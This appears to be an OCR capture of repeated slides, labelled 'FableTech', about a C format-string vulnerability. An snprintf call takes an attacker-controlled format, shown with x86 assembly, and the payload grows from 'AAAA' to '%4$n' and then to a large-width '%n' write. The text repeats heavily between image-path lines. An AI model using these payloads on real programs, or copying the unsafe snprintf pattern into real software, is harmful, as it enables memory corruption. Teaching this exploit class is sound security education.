
FableTech

```
str = "AAAA";

char buf[16];
int x, y, z;
snprintf(buf, sizeof(buf), str);

   mov eax, [ebp+8]
   push eax
   push 16
   lea eax, [ebp-16]
   push eax
   call snprintf
```



FableTech

```
str = "AAAA";

char buf[16];
int x, y, z;
snprintf(buf, sizeof(buf), str);

   mov eax, [ebp+8]
   push eax
   push 16
   lea eax, [ebp-16]
   push eax
   call snprintf
```




FableTech

```
str = "AAAA";

char buf[16];
int x, y, z;
snprintf(buf, sizeof(buf), str);

   mov eax, [ebp+8]
   push eax
   push 16
   lea eax, [ebp-16]
   push eax
   call snprintf
```


FableTech

```
str = "AAAA";

char buf[16];
int x, y, z;
snprintf(buf, sizeof(buf), str);

   mov eax, [ebp+8]
   push eax
   push 16
   lea eax, [ebp-16]
   push eax
   call snprintf
```




FableTech

```
str = "AAAA%4$n";

char buf[16];
int x, y, z;
snprintf(buf, sizeof(buf), str);

   mov eax, [ebp+8]
   push eax
   push 16
   lea eax, [ebp-16]
   push eax
   call snprintf
```




FableTech

```
str = "AAAA%1111638590x%4$n";

char buf[16];
int x, y, z;
snprintf(buf, sizeof(buf), str);

   mov eax, [ebp+8]
   push eax
   push 16
   lea eax, [ebp-16]
   push eax
   call snprintf
```




FableTech

```
str = "AAAA%1111638590x%4$n";

char buf[16];
int x, y, z;
snprintf(buf, sizeof(buf), str);

   mov eax, [ebp+8]
   push eax
   push 16
   lea eax, [ebp-16]
   push eax
   call snprintf
```




FableTech

```
str = "AAAA%1111638590x%4$n";

char buf[16];
int x, y, z;
snprintf(buf, sizeof(buf), str);

   mov eax, [ebp+8]
   push eax
   push 16
   lea eax, [ebp-16]
   push eax
   call snprintf
```




FableTech

```
str = "AAAA%1111638590x%4$n";

char buf[16];
int x, y, z;
snprintf(buf, sizeof(buf), str);

   mov eax, [ebp+8]
   push eax
   push 16
   lea eax, [ebp-16]
   push eax
   call snprintf
```




FableTech

```
str = "AAAA%1111638590x%4$n";

char buf[16];
int x, y, z;
snprintf(buf, sizeof(buf), str);

   mov eax, [ebp+8]
   push eax
   push 16
   lea eax, [ebp-16]
   push eax
   call snprintf
```




FableTech

```
str = "AAAA%1111638590x%4$n";

char buf[16];
int x, y, z;
snprintf(buf, sizeof(buf), str);

   mov eax, [ebp+8]
   push eax
   push 16
   lea eax, [ebp-16]
   push eax
   call snprintf
```




FableTech

```
str = "AAAA%1111638590x%4$n";

char buf[16];
int x, y, z;
snprintf(buf, sizeof(buf), str);

   mov eax, [ebp+8]
   push eax
   push 16
   lea eax, [ebp-16]
   push eax
   call snprintf
```




FableTech

```
str = "AAAA%1111638590x%4$n";

char buf[16];
int x, y, z;
snprintf(buf, sizeof(buf), str);

   mov eax, [ebp+8]
   push eax
   push 16
   lea eax, [ebp-16]
   push eax
   call snprintf
```




FableTech

```
str = "AAAA%1111638590x%4$n";

char buf[16];
int x, y, z;
snprintf(buf, sizeof(buf), str);

   mov eax, [ebp+8]
   push eax
   push 16
   lea eax, [ebp-16]
   push eax
   call snprintf
```




FableTech

```
str = "AAAA%1111638590x%4$n";

char buf[16];
int x, y, z;
snprintf(buf, sizeof(buf), str);

   mov eax, [ebp+8]
   push eax
   push 16
   lea eax, [ebp-16]
   push eax
   call snprintf
```



